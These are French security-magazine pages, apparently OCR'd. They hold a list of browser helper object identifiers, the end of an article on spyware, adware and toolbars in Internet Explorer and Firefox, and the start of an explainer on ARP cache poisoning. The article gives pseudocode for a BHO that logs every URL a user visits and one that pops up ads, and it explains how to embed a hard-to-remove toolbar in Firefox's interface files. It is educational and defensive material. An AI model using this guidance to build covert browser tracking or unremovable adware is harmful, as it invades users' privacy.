X FF7871DE-B52B-6315-121E-C09D87941231: ADD**.DLL (* = random char) - CoolWebSearch/HomeSearch, http://cwshredder.net/
      cwshredder/cwschronicles.html#homesearch adware component
L FFDA4F6F-2EA3-4942-9420-E42880965A3A: wordreferenceEsEn.dll, WORDRE~*.DLL - Wordreference.com, http://
      www.wordreference.com/english/Toolbar.asp toolbar
X FFF4E223-7019-4CE7-BE03-D7D3C8CCE884: Catcher.dll - Shorty, http://securityresponse.symantec.com/avcenter/venc/
      data/adware.shorty.html adware variant, also see here, http://www3.ca.com/securityadvisor/pest/
      pest.aspx?id=453096309
X FFF5092F-7172-4018-827B-FA5868FB0478: azesearch2.ocx, azesearch.ocx, azesearch.dll, mwsearch.dll, msearch.dll,
      ztoolb***.dll (* = digit) - AZESearch, http://www3.ca.com/securityadvisor/pest/pest.aspx?id=453094055 aka
      SEARCHBAR.D, http://www.trendmicro.com/vinfo/grayware/ve_graywareDetails.asp?GNAME=ADW%5FSEARCHBAR%2ED aka
      Ztoolbar, http://securityresponse.symantec.com/avcenter/venc/data/adware.ztoolbar.html adware - alse see here,
      http://www.sarc.com/avcenter/venc/data/pf/trojan.magise.html
L FFFF08F5-F6F8-42AB-B62A-5531F1F42CE2: ietoolkit14.dll - IEToolkit, http://www.ietoolkit.com/
X FFFFA99F-2252-4ce4-8CC9-2D11B4FB940D: imagemms2.0.dll - IEbar, http://securityresponse.symantec.com/avcenter/venc/
      data/adware.iebar.html adware component
X FFFFDA2C-A0D5-4D60-8EE1-1B7F8929E24D: sst.dll - Lycos SideSearch, http://www.symantec.com/avcenter/venc/data/
      adware.sidesearch.html adware variant
L FFFFFEF0-5B30-21D4-945D-000000000000: SDIEInt.dll, BROWSE~1.DLL - Stardownloader, http://www.stardownloader.com/
      index.php
X FFFFFFFF-6D31-4989-959F-62758166A46C: ie_ad.dll - Adwin, http://vil.mcafeesecurity.com/vil/content/v_133291.htm
      adware variant
X FFFFFFFF-FFFF-FFFF-FFFF-5F8507C5F4E9: iempg.dll, iempg2.dll - MPGcom toolbar, http://www.xblock.com/
      product_show.php?id=726
X FFFFFFFF-FFFF-FFFF-FFFF-FFFFFFFFFFFA: hp****.tmp (* = random char or digit) - Troj/Puper-D/DesktopHijack, http://
      www.sophos.com/virusinfo/analyses/trojpuperd.html hijacker/trojan
O FFFFFFFF-FFFF-FFFF-FFFF-FFFFFFFFFFFD: GB_BHO.dll - LittleBigBar, http://www.littlebigbar.com/
X FFFFFFFF-FFFF-FFFF-FFFF-FFFFFFFFFFFF: bin376.dll - EasySearch/UmaxSearch, http://sarc.com/avcenter/venc/data/
      adware.umaxsearch.html
X FFFFFFFF-FFFF-FFFF-FFFF-FFFFFFFFFFFF: hp****.tmp (* = random char or digit) - Quicknavigate.com hijacker - part of a
      TROJ/PUPER-A, http://www.sophos.com/virusinfo/analyses/trojpupera.html infection
```

Spyware

DEBUT

- Invoquer la macro `USES_CONVERSION` pour indiquer qu'il y aura des conversions de types entre les chaînes.
- Tester le membre `dispidMember`.
- Si dispidMember est égal à `DISPID _ NAVIGATECOMPLETE2`.
- Obtenir l'adresse de la page actuellement visitée.
- Si aucune adresse n'est fournie, on quitte la méthode Invoke.
- Convertir l'adresse fournie en tableau de caractères (`TCHAR[]`).
- Écrire l'adresse dans le fichier *LOG* qui contient toutes les adresses visitées par l'utilisateur.

FIN

Bloquer de site Web

DEBUT

- Invoquer la macro `USES_CONVERSION` pour indiquer qu'il y aura des conversions de types entre les chaînes.
- Tester le membre `dispidMember`.
- Si dispidMember est égal à `DISPID _ NAVIGATECOMPLETE2`.
- Obtenir l'adresse de la page actuellement visitée.
- Si aucune adresse n'est fournie, on quitte la méthode `Invoke`.
- Convertir l'adresse fournie en tableau de caractères (`TCHAR[]`).
- Comparer la nouvelle chaîne convertie avec l'adresse à bloquer.
- Si elles correspondent.
- Appeler la méthode `Navigate` pour lancer une nouvelle page Internet.
- Afficher cette nouvelle page.

FIN

Adware

DEBUT

- Invoquer la macro USES_CONVERSION pour indiquer qu'il y aura des conversions de types entre les chaînes.
- Tester le membre dispidMember.
- Si dispidMember est égal à DISPID_NAVIGATECOMPLETE2.
- Obtenir l'adresse de la page actuellement visitée.
- Si aucune adresse n'est fournie, on quitte la méthode Invoke.
- Convertir l'adresse fournie en tableau de caractères (TCHAR[]).
- Comparer la nouvelle chaîne convertie avec l'adresse de la_page_de_pub.
- Si elles ne correspondent pas.
- Créer un nouveau processus non bloquant IE pour afficher la publicité.

FIN

Détecter le changement de protocole (http/https)

DEBUT

- Invoquer la macro `USES_CONVERSION` pour indiquer qu'il y aura des conversions de types entre les chaînes.
- Tester le membre `dispidMember`.
- Si dispidMember est égal à `DISPID _ NAVIGATECOMPLETE2`.
- Obtenir l'adresse de la page actuellement visitée.
- Si aucune adresse n'est fournie, on quitte la méthode `Invoke`.
- Convertir l'adresse fournie en tableau de caractères (`TCHAR[]`).
- Voir si le protocole est http ou https.
- Si le protocole HTTPS est détecté, afficher un message à l'écran.

FIN

où l'on peut trouver diverses informations sur un plugin IE bien précis (en tout cas si quelqu'un avant vous l'a déjà eu).

L'étape suivante est l'éradication. Elle peut se faire manuellement ou avec l'aide de programmes comme Spybot Search & Destroy, Lavasoft Ad-aware et même des antivirus comme AVG Free Edition.

La dernière étape est optionnelle mais permet de ne plus avoir à refaire toutes ces étapes à chaque nouvelle analyse. Elle nécessite de la part de la personne qui sécurise la machine infectée une connaissance de la programmation.

Cette étape que l'auteur appelle la post-éradication consiste à développer un programme ou un script (le langage python fait très bien l'affaire) qui va actionner divers autres programmes (comme *HijackThis*) accessibles en ligne de commande de préférence et qui va alerter le chercheur si un problème est détecté. Par exemple, comme le font les HIDS (les systèmes de détection d'intrusion basé sur une machine cliente), il peut être possible d'analyser une première fois le système quand il est vierge de tout problème, puis à chaque nouvelle analyse, si le script en analysant les divers rapports trouve une modification pouvant apporter un problème de sécurité, il créé lui-même un rapport et alerte le chercheur en sécurité. Ce type d'outils est à créer par soi-même car cela dépend du but recherché : détecter des BHO's, détecter des logiciels espions…

Voilà, nous en avons fini avec la détection et la protection contre les BHO's et les barres d'outils. Nous avons vu comment il était possible de supprimer ces menaces manuellement et avec des logiciels facilement téléchargeable depuis Internet en mettant en place une véritable méthodologie d'analyse et d'éradication. Pour continuer et terminer cet article, nous allons nous intéresser à Mozilla Firefox et aux possibilités offertes par ce navigateur de plus en plus à la mode ces derniers temps.

Quelques petits plus

Mozilla Firefox est-il protégé des barres d'outils et des BHOs ?

Mozilla Firefox, à l'origine appelé Phoenix puis Mozilla Firebird, est un navigateur créé par la fondation Mozilla. Ses premières versions furent développées au printemps 2002 par Blake Ross (un jeune développeur informatique de 19 ans à l'époque qui travaillait pour la fondation Mozilla depuis l'âge de 15 ans) et par David Hyatt (le développeur du XUL). Ce qui n'était à l'époque qu'un projet expérimental visant à fournir un navigateur simple personnalisable à souhait devint un véritable succès et commence sérieusement à gêner Microsoft et son navigateur maison Internet Explorer.

Le succès de ce navigateur peut être analysé grâce au nombre de téléchargement. Le 19 octobre 2005, il y a eu près de 100 millions de téléchargement du navigateur et le 9 novembre 2005, pour la sortie de la version 1.0, débuta une vaste campagne de publicité qui atteignit son point culminant le 19 décembre 2005 avec une vraie campagne de pub dans le New York Times. Comme Internet Explorer et pleins d'autres navigateurs couramment utilisés, Mozilla Firefox intègre diverses fonctionnalités mais de manière différente par rapport aux autres navigateurs : la fondation fournit un navigateur fiable et assez épuré contenant quelques fonctionnalités comme le blocage de popup... Puis chaque utilisateur peut personnaliser son Firefox à l'aide des centaines de thèmes graphiques et d'extensions disponibles sur les sites de la fondation Mozilla.

Dans cette section, nous allons nous intéresser au XUL que l'on a rapidement évoqué précédemment. Le XUL (pour *XML-based User Interface Language*) est donc un langage basé sur le XML et qui permet de créer des interfaces graphiques pouvant fonctionner aussi bien au sein des applications de la fondation Mozilla que de manière indépendante grâce à *XULRunner*. Pour le cours de linguistique, XUL se prononce *zoul*. Clairement, étant basé sur le XML, il est donc basé sur un système de balises permettant de créer tout ce que l'on peut vouloir attendre d'une interface graphique : des boutons, des labels, des barres de menu, des radio boxes...

Grâce au XUL, il est maintenant possible de créer des programmes accessibles sur Internet avec son navigateur et de réaliser des interfaces aussi facilement que de créer des pages Web. La création d'interface avec le XUL est semblable à la création d'interfaces graphiques avec GTK et Glade avec le principe des boxes horizontales et verticales, le principe des signaux et des fonctions réagissant à une action de l'utilisateur du logiciel. Pour plus d'informations sur le XUL, nous vous conseillons de lire les pages dédiées à ce langage sur le site de la fondation Mozilla et qui peuvent être trouvées à l'adresse *http://www.mozilla.org/projects/xul/*.

Le XUL ne vous dit sûrement rien du tout mais si vous utilisez Mozilla Firefox, vous utilisez du XUL sans le savoir. Pourquoi ? Car toute l'interface de ce navigateur est réalisée en XUL. Firefox est un savant mélange entre le moteur de rendu HTML Gecko et du XUL pour créer l'interface attrayante de ce navigateur.

Le but de cet article n'est pas de vous initier à la programmation XUL. C'est pour cela que nous nous contenterons de vous montrer l'emplacement de l'archive décrivant l'interface du navigateur et expliquerons chaque fichier qui nous serons nécessaires. L'architecture de Firefox est assez bien faite même si elle peut paraître déroutante au premier abord. Le noyau du navigateur est séparé de l'interface mais aussi des systèmes de gestions des extensions, des systèmes de gestion des préférences des utilisateurs. C'est pour cela qu'il faut avoir de la patience pour trouver le bon fichier si on n'a jamais travaillé sur le code de Mozilla Firefox.

Notre but est de pouvoir ajouter des boutons et des barres d'outils à l'interface de Firefox sans passer par le développement d'un plugin additionnel que devra installer le propriétaire de la machine sur lequel se situe le package Firefox cible. Ajouter comme nous allons le faire des barres d'outils à l'interface nous permettra d'être natif et d'être ennuyant à effacer. Au niveau des BHO's, comme nous l'avons dit précédemment en d'autres mots, ces outils prennent tout leur sens au sein d'Internet Explorer, c'est pour cela qu'un BHO ne devrait normalement pas avoir à affecter le fonctionnement de Mozilla Firefox ou d'un autre navigateur ne reposant pas sur IE.

Comment développer une barre d'outils publicitaire sous Firefox et la détecter ?

Pour accéder à l'interface principale du navigateur, il va falloir désarchiver l'archive browser.jar du répertoire *./chrome/* dans le répertoire d'installation de Mozilla Firefox. Bien que l'extension soit en .jar, ce fichier n'a rien à voir avec le langage JAVA et est bien une archive ZIP ayant été renommée en JAR. Après l'extraction, il va falloir ouvrir le fichier *browser.jar\content\browser\browser.xul*.

Nous allons pouvoir ajouter ici des balises pour ajouter une barre d'outils. Voici une barre d'outils vraiment basique que nous allons ajouter juste en dessous de la barre d'adresse. (Cf. Listing 13).

Nous avons dans un premier temps utilisé la balise `<toolbar></`

À propos de l'auteur

Nzeka Gilbert est un jeune étudiant français de dix-neuf ans qui se passionne pour la programmation et la sécurité informatique depuis l'âge de quatorze ans. À l'âge de 16 ans auteur d'un ouvrage de sécurité informatique publié aux éditions Hermès Sciences Il s'intéresse depuis deux ans aux malwares et à la cryptographie. White Hat à ces heures perdues, il a travaillé pour FCI une filiale d'AREVA comme pen-tester et donne des formations dans son école sur GNU/Linux et la sécurité. Il est l'instigateur d'UneTV, une plate-forme de vodcasting présenté au Sommet Mondial de l'Information à Tunis.

toolbar> pour dire que nous voulons ajouter une barre d'outils. Puis à l'aide de la balise <description></description>, nous avons ajouté un texte explicatif. À la place de cette dernière balise, il nous ait possible d'ajouter des boutons et d'autres composants. Puis comme pour un fichier XHTML ou XML en général, la position de la balise dans le fichier permet de positionner la barre d'outils où nous le voulons.

D'autres actions peuvent être effectuées. Le XUL est comme nous l'avons dit, basé sur des balises. Mais pour réagir aux actions des utilisateurs sur les composants de nos interfaces, il est possible de créer des fonctions en javascript. Le javascript est le langage par défaut du XUL. Par la suite, le C++, le Python et d'autres langages ont été ajoutés. Pour réaliser les actions que l'on veut, il est donc possible d'ajouter du code javascript dans les bons fichiers JS de cette archive.

Il existe bien sûr d'autres moyens plus conventionnels de créer des barres d'outils sous Firefox. L'une des possibilités est d'utiliser des logiciels qui vont convertir des barres d'outils pour IE en barres d'outils pour Mozilla Firefox. L'autre est de tout simplement développer des packages XPI.

Cette section s'achève. Pour bien maîtriser cet aspect de Firefox, il faut avoir des connaissances en JavaScript et en XUL et expliquer en détail ces deux langages n'est pas le but de cet article.

Nous nous sommes juste contentés de vous montrer ce qu'il était possible de faire, à savoir que chaque exemple de *BHO* que nous avons développé précédemment dans l'article peut être réalisé en JavaScript et ajouté comme extension à Firefox. Comme quoi le principe des BHO's peut quand même être adapté au monde de Mozilla.

Une petite liste de BHOs

Il existe plusieurs sites permettant d'avoir une liste de BHO's. Le site CastleCops (*http://www.castlecops.com*) se propose d'en référencer le plus grand nombre. (Cf. Listing 14).

La lettre *X* signifie que le BHO est un *spyware* ou un *adware*. La lettre *L* signifie que le BHO ne porte pas atteinte à votre vie privée : qu'il est *spyware-free* (libre de tout *spyware*).

La lettre *O* signifie que l'on ne sait pas vraiment ce que fait le BHO désigné ou que ce qu'il fait est à la limite de la légitimité/légalité. Pour une liste plus fournie, nous vous conseillons de consulter les pages du site CastleCops ou la base de connaissances de SOPHOS.

Conclusion

Tout au long de cet article, nous avons voulu démystifier les *Browser Helper Object* et les barres d'outils aussi bien sous Internet Explorer que sous Mozilla Firefox puis expliquer comment il était possible de programmer de tels outils.

Nous espérons que cet article vous a permis d'en savoir un peu plus sur ces composants que vous côtoyez souvent et vous aidera si vous avez, un jour, comme mission de nettoyer des ordinateurs des BHO's et barres d'outils indésirables.

Pour finir cet article sur une note d'humour, voici une petite anecdote sur Mozilla Firefox qui montre de manière indirecte le but ultime de la fondation Mozilla avec son navigateur phare. Elle s'appelle l'anecdote about:Mozilla car à cette adresse (qui doit être saisie dans la barre d'adresse de ce navigateur), il est possible d'y trouver une parodie de l'histoire de la guerre entre navigateurs. Voici cette parodie :

Alors, au final, la bête fut vaincue et les infidèles se réjouirent. Mais tout n'était pas perdu, car des cendres s'éleva un majestueux oiseau. L'oiseau scruta les infidèles et lança sur eux le feu et le tonnerre. Dès lors que la bête fut réincarnée et sa puissance renouvelée, les disciples de Mammon se tapirent dans l'horreur.
D'après Le Livre de Mozilla, 7:15 ●

Fiche technique

ARP cache poisoning

Jean-Jamil Khalifé

Degré de difficulté

On parle souvent des failles applicatives, celles liées à l'erreur humaine, etc. Ici, nous allons voir que des problèmes de sécurité peuvent aussi venir des protocoles réseaux. L'arp cache poisoning est une attaque qui consiste à exploiter la faille du protocole ARP situé en couche 3 du modèle OSI. Le but est de détourner les communications entre deux machines distantes.

En premier lieu, nous verrons de manière assez synthétique comment fonctionne le dialogue entre les machines d'un réseau, selon le modèle OSI. Nous expliquerons ensuite comment il est possible d'usurper l'identité d'une machine d'un réseau local par exploitation d'une faille du protocole ARP. Enfin nous verrons comment faire pour contrer ce type d'attaque.

Analyse du dialogue

Quand vous souhaitez communiquer avec une personne distante, vous allez par exemple utiliser votre téléphone portable pour lui envoyer un sms. Pour cela, vous allez remplir un certain nombre d'informations :

- le numéro de téléphone correspondant à l'adresse,
- le message que vous souhaitez lui envoyer,
- les ondes magnétiques feront quant à elles le reste du travail en transmettant le message à destination.

Un autre exemple : quand vous parlez à quelqu'un vous allez utiliser la même méthode de communication que celle vue plus haut. Vous avez besoin de l'adresse du destinataire pour pouvoir lui parler, du message que vous allez émettre et enfin des ondes sonores qui vont le transporter jusqu'au récepteur (auditif ici) de son destinataire.

On va voir que pour émettre un message d'une machine à une autre, on utilise le même principe mais basé sur un modèle appelé *modèle OSI*.

Cet article explique...

- Le fonctionnement du dialogue entre les machines d'un réseau local comprenant un récapitulatif du modèle OSI, du routage, du protocole arp.
- Le déroulement d'attaques par empoisonnement de cache arp.
- Les contre-mesures possibles.

Ce qu'il faut savoir...

- Modèle OSI : couches réseaux, protocoles d'échanges (pour mieux comprendre).
- Le principe du routage.
- Bases des systèmes Unix.

Couche 7 : application
Couche 6 : présentation
Couche 5 : session
Couche 4 : transport
Couche 3 : réseau
Couche 2 : Liaison
Couche 1 : physique

Figure 1. *Couches du modèle OSI*

Rappel du modèle OSI

Nous n'allons pas expliquer en détail tout son fonctionnement car cela serait trop long mais juste faire un rappel suffisant pour que vous puissiez comprendre la suite de cet article.

Le rôle du modèle OSI est de permettre la communication entre les machines d'un réseau. Il comporte au total 7 couches. Chacune des couches comporte une entête qui permettra de stocker des informations relatives au schéma de principe vu précédemment (adresse, message), mais de nombreux autres paramètres seront aussi pris en compte comme par exemple le port de destination, les checksum, etc. Ce qui nous intéressera sera surtout l'adressage des packets (adresse ip et adresse mac). La Figure 1 montre quelles sont les différentes couches et comment elles sont réparties.

Ici les couches qui vont nous intéresser sont : les couches 2 et 3. *Mais comment fonctionne ce modèle ? Comment puis-je envoyer mon message avec tout cela ?*

Si vous souhaitez envoyer un message, vous allez remplir l'entête de chaque couche de la septième à la deuxième et la couche 1 se chargera d'envoyer vôtre message. Lors de l'envoi, le modèle OSI a recourt au principe d'encapsulation. Chaque couche de la septième à la première va s'envoyer le message et y ajouter son entête. Donc en pratique :

- le message traverse la couche 7 qui y ajoute son entête,
- l'entête de la couche 7 et le message traversent la couche 6 qui y ajoute son entête,
- de même pour les autres couches,
- tout ceci va à la fin former un packet. Et la couche 1 s'occupera d'envoyer la trame ainsi construite sur le réseau.

L'opération inverse a lieu au niveau du destinataire. La première couche réceptionne les données et les envoie à la couche suivante (couche 2) qui garde les informations la concernant, à savoir son entête, puis transmet les informations restantes à la couche 3... et ainsi de suite jusqu'à la couche 7. Chaque couche isole donc l'information qui la concerne. Le but pour les logiciels réseaux est souvent d'envoyer (ou de récupérer) un message. Ce message est placé (ou récupéré) dans l'entête de la couche 7 (la couche application). La Figure 2 représente un récapitulatif du principe d'encapsulation.

Les entêtes de chaque couche contiennent des informations, mais quelles sont-elles ?

Détailler l'intégralité du fonctionnement de chaque entête serait trop long et hors sujet, mais nous conseillons tout de même aux personnes intéressées d'étudier le sujet de leur côté... (l'auteur Guy Pujolles a publié d'excellents ouvrages sur le réseau).

En réalité, nous ne remplissons pas les entêtes des couches directement mais on a recourt pour cela à des protocoles spécifiques pour chacune d'entre elles. On remplit donc l'entête de chaque protocole utilisé et les couches s'occupent d'ajouter ces entêtes à la leur.

De manière générale, la couche 2 s'occupe de l'adressage physique du packet. La couche 3 s'occupe elle, de l'adressage ip servant à gérer la connectivité de plusieurs machines ne se situant pas sur le même réseau.

- pour la couche 2, on utilisera le plus souvent le protocole ethernet,
- pour la couche 3, on utilisera le protocole ip.

Le protocole ethernet contient entre autres dans son entête : l'adresse de la machine source, l'adresse de la machine de destination et d'autres informations. Les adresses en questions sont les adresses MAC, elles sont uniques pour chaque carte réseau.

Le protocole ip quant à lui, possède une entête contenant : l'ip de la machine source, l'ip de la machine de destination et d'autres informations.

Résumé : Pour dialoguer, on utilise un système à couches appelé modèle OSI.

Chaque couche a un rôle dans la modélisation (et la réception) d'un message à envoyer (ou à recevoir) sur le réseau. Ce rôle est régit par différents protocoles (ethernet, ip,...) qui ont pour but d'assurer la bonne transmission des données d'une machine A à une machine B.




Figure 2. *Encapsulation*

Le routage

Il existe plusieurs architectures réseaux pour permettre aux machines de dialoguer entre elles. Nous étudierons le cas du réseau en étoile. Dans un réseau de ce type, les machines sont reliées à un noeud central qui a pour but de diriger les données d'une machine à une autre.

Il existe différents types de périphériques faisant office de noeud, notamment le *hub* et le *switch*.

- Le *hub* : lorsqu'une machine envoie un packet, celui-ci va passer par le hub qui va l'envoyer à tous les hôtes qui sont y branchés, donc toutes les machines branchées aux hub recevront le packet. Ce n'est donc pas sécurisé et qui peut se brancher au hub, peut analyser toutes les données qui transitent sur le réseau.
- Le *switch* : un peu plus sécurisé, à la même fonctionnalité que le hub, sauf qu'il ne diffuse pas les packets à toutes les machines mais seulement à celle de destination. Nous allons voir que le switch n'est pas si fiable que cela.

Dans la partie d'avant, nous avions vu qu'il était possible de dialoguer entre deux machines d'un réseau local à l'aide d'un switch ou d'un hub. Mais une question est à se poser : pourquoi a-t-on besoin de l'adresse ip de la machine de destination si on a déjà son adresse mac ? Pourquoi faut-il 2 adresses et pas une seule ?

Si vous devez dialoguer avec une machine qui se trouve sur le même sous-réseau que le vôtre, en théorie, l'adresse MAC suffira mais si la machine de destination se situe sur un réseau externe, il vous faudra absolument son adresse ip afin qu'il soit possible de router le packet vers le bon réseau. En effet, le switch analyse juste l'entête ethernet des packets qu'il reçoit. Il regarde l'adresse mac de destination et envoie le packet à la machine qui la possède. Mais les couches supérieures ne seront jamais prises en compte par le switch, donc l'entête ip ne pourra être analysée et il ne sera donc pas capable de router le packet en dehors du sous-réseau qu'il gère. Pour cela, on utilisera un routeur que l'on branchera sur le switch. Il se comportera comme une machine sauf qu'il sera capable de rediriger les packets dont l'ip de destination n'est pas la sienne.

En général, un routeur possède plusieurs interfaces réseaux. Chaque interface réseau est reliée à un sous-réseau possédant une plage d'adresse ip spécifique. Par exemple l'ip de l'interface 1 du routeur est 192.168.0.1 et fait partie du sous-réseau dont les adresses ip des machines sont comprises entre 192.168.0.1 et 192.168.0.255. Ceci fait intervenir la notion de masque sous-réseau. Nous vous laissons vous documenter là-dessus si vous voulez en savoir plus. La Figure 3 montre un schéma type.

Nous avons donc vu que l'adresse ip était indispensable si l'on souhaitait dialoguer avec une machine faisant partie d'un autre sous-réseau.

Venons en au fait. Quand vous envoyez un message à une machine du même sous réseau que vous, celui-ci va être délivré directement par le switch (c'est ce que l'on appelle la remise directe). L'entête Ethernet va posséder l'adresse mac de la machine source et celle de la machine de destination. De même pour l'entête ip avec les adresses ip.

Mais si vous envoyez le message à une machine provenant d'un sous réseau distinct du vôtre, l'entête Ethernet sera différente, et c'est là que le routeur intervient...vôtre machine va inscrire l'adresse mac du routeur comme destination au lieu de celle de la machine comme si elle voulait dialoguer avec la machine routeur. Le reste ne changera pas par rapport à la remise directe. Le routeur va regarder l'entête ip et il pourra alors savoir via sa table de routage sur quelle interface envoyer le message (sous-entendu à quel




Figure 4. *Exemple de contenu d'un cache arp*




Figure 3. *Exemple de routage*

sous-réseau) et ensuite à quelle machine. C'est ce que l'on appelle la remise indirecte.

Dans tous les cas, il faudra remplir ces deux entêtes. En général, vous connaissez l'adresse ip de la machine avec laquelle vous vous adressez mais pas son adresse mac. Comment la trouver ?

Le protocole ARP

Il est nécessaire de remplir l'entête Ethernet pour envoyer un packet à une machine et pour cela, comme vu précédemment, nous inscrivons plusieurs informations dont l'adresse mac de la machine qui envoie et celle de destination. La machine qui envoie le message connaît sa propre adresse mac. Nous pouvons d'ailleurs la visionner à l'aide de la commande `ifconfig <votre_interface>` sous Linux, ou de la commande `ipconfig /all` sous Windows.

Le problème est de déterminer celle de la machine distante... Pour cela, il existe un protocole qui s'appelle le protocole ARP.

Il se situe en couche 3 du modèle OSI. Lorsqu'une machine souhaite connaître l'adresse MAC d'une autre, elle envoie à tous les membres de son sous-réseau un packet arp *who-as* en demandant quelle est l'adresse mac de la machine qui a telle adresse ip. Et si la machine distante se trouve sur un autre sous-réseau ?

- Envoyer un packet arp à la machine cible ne servira a rien. Il ne sera pas routé vers un autre sous-réseau car l'entête ip n'est pas présente ici.
- Nous avons vu dans le chapitre Le routage que si la machine distante est sur un autre sous-réseau, il faut envoyer le packet à la passerelle (le routeur) donc on enverra un packet arp au routeur pour connaître son adresse mac.

Comment fait-on pour envoyer a tout le monde ? Dans l'entête Ethernet, au lieu de mettre l'adresse mac du destinataire, on met : ff:ff:ff:ff:ff:ff , on dit alors que l'on envoie en broadcast.

Seule la machine concernée va y répondre à l'aide d'un packet arp reply contenant son adresse MAC, les autres ignoreront le packet. Une fois le packet de réponse reçu, la machine source peut alors complètement remplir l'entête Ethernet car elle connaît l'adresse MAC du destinataire.

Il faudrait à chaque fois envoyer un packet arp pour connaître l'adresse mac de la machine avec qui on souhaite établir un dialogue ?

Non, nous encombrerions le réseau assez rapidement, surtout si de nombreuses machines y sont connectées. Donc pour résoudre ce problème, chaque hôte possède un cache arp, c'est à dire un endroit en mémoire où il va pouvoir indiquer les correspondances entre les adresses ip des machines et leur adresse mac. Le contenu de ce cache est temporaire. Cela signifie qu'il faudra tout de même réitérer l'envoi de requête ARP mais de façon beaucoup moins fréquente. Pour voir le contenu du cache, tapez la commande suivante : `arp -n` sous Linux ou `arp -a` sous Windows. (Cf. Figure 4)




Figure 5. *Illustration de l'attaque*




Figure 6. *Lancement de arpspoof*

